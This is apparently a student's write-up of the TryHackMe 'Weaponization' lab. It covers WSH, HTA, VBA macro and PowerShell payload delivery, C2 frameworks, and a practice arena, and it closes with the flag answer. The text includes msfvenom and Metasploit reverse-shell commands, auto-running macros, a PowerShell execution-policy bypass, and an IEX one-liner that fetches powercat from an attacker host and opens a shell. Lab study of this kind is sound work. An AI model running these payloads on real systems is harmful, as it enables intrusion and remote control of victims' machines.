Weaponization

Weaponization is the second stage of the Cyber Kill Chain model. In this stage, the attacker generates and develops their own malicious code using deliverable payloads such as word documents, PDFs, etc. [1]. The weaponization stage aims to use the malicious weapon to exploit the target machine and gain initial access.

red team toolkits **GitHub repository**

Most organizations block or monitor the execution of .exe files within their controlled environment. For that reason, red teamers rely on executing payloads using other techniques, such as built-in windows scripting technologies. Therefore, this task focuses on various popular and effective scripting techniques, including:

- The Windows Script Host (WSH)
- An HTML Application (HTA)
- Visual Basic Applications (VBA)
- PowerShell (PSH)


Windows Scripting Host (WSH)

Windows scripting host is a built-in Windows administration tool that runs batch files to automate and manage tasks within the operating system.

It is a Windows native engine, cscript.exe (for command-line scripts) and wscript.exe (for UI scripts), which are responsible for executing various Microsoft Visual Basic Scripts (VBScript), including vbs and vbe :

here

1.



the text file consists

```
Dim message
message = "Welcome to THM"
MsgBox message
```

saving the file as hello.vbs


then by running the file using the command

$wscript hello.vbs (or)

$cscript hello.vbs

message box will get displayed on the screen

2.



file contains

```
Set shell = WScript.CreateObject("Wscript.Shell")
shell.Run("C:\Windows\System32\calc.exe " & WScript.ScriptFullName),0,True
```

saving this file as calc.vbs

then after running the file in the cmd using the command

$wscript calc.vbs (or)

$cscript calc.vbs

An HTML Application (HTA)

HTA stands for HTML application. it allows you to create a downloadable file that takes all the information regarding how it is desplayed and rendared, HTML applications, also know as HTAs, which are dynamic HTML pages containing JScript and VBScript. the

LOLBINS (lining-og-the-land binaries) tool mshta is used to execute HTA files. it can be executed by itself or automatically from internet explorer.

In the following example, we will use an ActiveXObject in our payload as proof of concept to execute cmd.exe. Consider the following HTML code.

```
<html>
<body>
<script>
  var c= 'cmd.exe'
  new ActiveXObject('WScript.Shell').Run(c);
</script>
</body>
</html>
```


HTA Reverse Connection

HTA stands for “HTML Application.”

we can create a reverse shell payload using msfvenom

`$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.232.37 LPORT=443 -f hta-psh -o thm.hta`

the file was saved as **thm.hta**



now we have to create our file directory to online using

$python3 -m http.server 456


and in the windows machine we open the browser and in the url

http://10..***.**:456**

when we use this in windows chrome browser, we will get the files list from our linux machine to windows browser.

downloading that in the windows machine and before running it we want to keep the **netcat listner** in the kali machine

when we run the file in the windows machine we get the shell in the linux machine.



Malicious HTA via Metasploit

There is another way to generate and serve malicious HTA files using the Metasploit framework. First, run the Metasploit framework using msfconsole -q command. Under the exploit section, there is exploit/windows/misc/hta_server, which requires selecting and setting information such as LHOST, LPORT, SRVHOST, Payload, and finally, executing exploit to run the module.

here we gonna try the same method with metasploitable so we use these

commands:

$msfconsole

$ `msf6 > use exploit/windows/misc/hta_server`

$ `set LHOST 10.8.232.37`


$ `set LPORT 443`

$ `set SRVHOST 10.8.232.37`

$ `set payload windows/meterpreter/reverse_tcp`

$ `exploit`

After using of this command s a link will get generated if we paste that link in the windows machine we will get the reverse shell in the linux metasploitable.



in this manner we will get the reverse_tcp shell using the metasploit.

Task 5

Visual Basic for Application (VBA)

VBA stands for visual basic for applications, a programming language by microsoft inplemented for microsoft applications such as microsoft word, excel, powerpoint, etc.

VBA programming allows automating tasks of nearly every keyboard and mouse interaction between a user and microsoft office applications.

now in windows we will open word and then we gonna use seven-day trail period.

in the **view → macros.**

the macros window shows to creat our own macro within the document

we will get a new tab called **Macros**

we will name it as **THM** and **macros in: Document1 (document)**

Let's try to show a message box with the following message:

```
Sub THM()
  MsgBox ("Welcome to Weaponization Room!")
End Sub
```

run the macro by **F5 or Run→ Rim Sub/UserForm**

when we run the program we will get message box on the screen.

Now in order to execute the VBA code automatically once the document gets opened, we can use built-in functions such as AutoOpen and Document_open. Note that we need to specify the function name that needs to be run once the document opens, which in our case, is the THM function.


```
Sub Document_Open()
  THM
End Sub
```

```
Sub AutoOpen()
  THM
End Sub

Sub THM()
   MsgBox ("Welcome to Weaponization Room!")
End Sub
```

to open the calculator we gonna use the code

```
SubPoC()
  Dim payload As String
  payload = "calc.exe"
  CreateObject("Wscript.Shell").Run payload,0
End Sub
```



Task 6

PowerShell-PSH

(.ps1 is the extension for the powershell executable files)


lets copy the text in a file name called **thm.ps1**

and the content in it was

```
Write-Output "Welcome to the Weaponization Room!"
```

then lets try using the command in **CMD**

```
C:\Users\thm\Desktop>powershell -File thm.ps1
```



we will get this message

Execution Policy

PowerShell's execution policy is a **security option** to protect the system from running malicious scripts. Microsoft disables executing PowerShell scripts .ps1 for security purposes. The PowerShell execution policy is set to Restricted, which means it permits individual commands but not run any scripts.

```
PS C:\Users\thm> Get-ExecutionPolicy
Restricted
```

We can also easily change the PowerShell execution policy by running:

```
PS C:\Users\thm\Desktop> Set-ExecutionPolicy -Scope CurrentUser RemoteSigned
```

Bypass Execution Policy

previouslu we had created a file called thm.ps1

which contains the message “welcome to weaponization room!”

In order to make sure our PowerShell file gets executed, we need to provide the bypass option in the arguments as follows,

```
C:\Users\thm\Desktop>powershell -ex bypass -File thm.ps1
Welcome to Weaponization Room!
```

let's try to get a reverse shell using one of the tools written in PowerShell, which is **powercat**. On your AttackBox, download it from GitHub and run a webserver to deliver the payload

for that we gonna download a file form github that is powercat

https://github.com/besimorhino/powercat

now we get the file

powercat.ps1

now we have to send the file to the windows machine using the python

$python3 -m http.server 1234

and in the windows machine

in chrome we gonna use the url to download the file

url: http://10*.***.***.***:1234 so that we can see the file

and in the terminal we gonna listen to the port number **1234**

$nc -nvlp 1234

but in this case we are not gonna use the same process here (like downloading the file) we gonna use the command directly in **CMD.**

command in the CMD was

```
powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://ATTACKBOX_IP: 1234 /powercat.ps1');powercat -c ATTACKBOX_IP -p 1337 -e cmd"
```

by using this command we get the reverse shell in the linux terminal.

Task 7

C2 frameworks are post-exploitation frameworks that allow red teamers to collaborate and control compromised machines. C2 is considered one of the most important tools for red teamers during offensive cyber operations.

C2 frameworks provide fast and straightforward approaches to:

- Generate various malicious payloads
- Enumerate the compromised machine/networks
- Perform privilege escalation and pivoting
- Lateral movement
- And many others

Some popular C2 frameworks that we'll briefly highlight are Cobalt Strike, PowerShell Empire, Metasploit.

Cobalt Strike

Cobalt Strike
is a commercial framework that focuses on Adversary Simulations and Red Team Operations. It is a combination of remote access tools, post-exploitation capabilities, and a unique reporting system. It provides an agent with advanced techniques to establish covert communications and perform various operations, including key-logging, files upload and download, VPN deployment, privilege escalation techniques, mimikatz, port scanning, and the most advanced lateral movements.

PowerShell Empire

PowerShell
Empire is an open-source framework that helps red team operators and pen testers collaborate across multiple servers using keys and shared passwords. It is an exploitation framework based on PowerShell and Python agents. PowerShell Empire focuses on client-side and post-exploitation of Windows and Active Directory environment. If you want to learn more about PowerShell Empire, we suggest trying out this room: Empire.

Metasploit

Metasploit is a widely used exploitation framework that offers various techniques and tools to perform hacking easily. It is an open-source framework and is considered one of the primary tools for pentesting and red team operations. Metasploit is one of the tools we use in this room to
generate payload for our weaponization stage. If you want to learn more about the Metasploit framework, we suggest checking the Metasploit module.

Task 9

Practice Arena

start with deploying the machine

then we get the link in the discription i.e http://MACHINE_IP:8080/

by getting into that link we can see the file uplodation and a link option was there

in our case we gonna use the link option for that we have to create a payload using the msfvenom

and the payload extensions shoule be only in `PS1`, `Doc`, `VBS`.

$msfvenom -p windows/x64/shell_reverse_tcp LHOST=1.***.***.*** LPORT=443 -f hta-psh -o thm.hta**

a file will get created

and then we have to create a link for the file to upload in the website

$python3 -m http.server 123

to get the reverse shell we have to listen to the **netcat**

$nc -nvlp 443

then we have to go to the browser and upload the link in the url section

http://10.10..***:123/thm.hta**

and after sending the link we can see the link to “go home”

by clicking on that we will get the revershell

in that we have to find the flag.txt which was located on Desktop.

use these commands to get the flag

```
cd ..
cd Users
cd thm
cd Desktop
type flag.txt
```

1. **What is the flag? Hint: Check the user desktop folder for the flag!**

ans: **THM{b4dbc2f16afdfe9579030a929b799719}**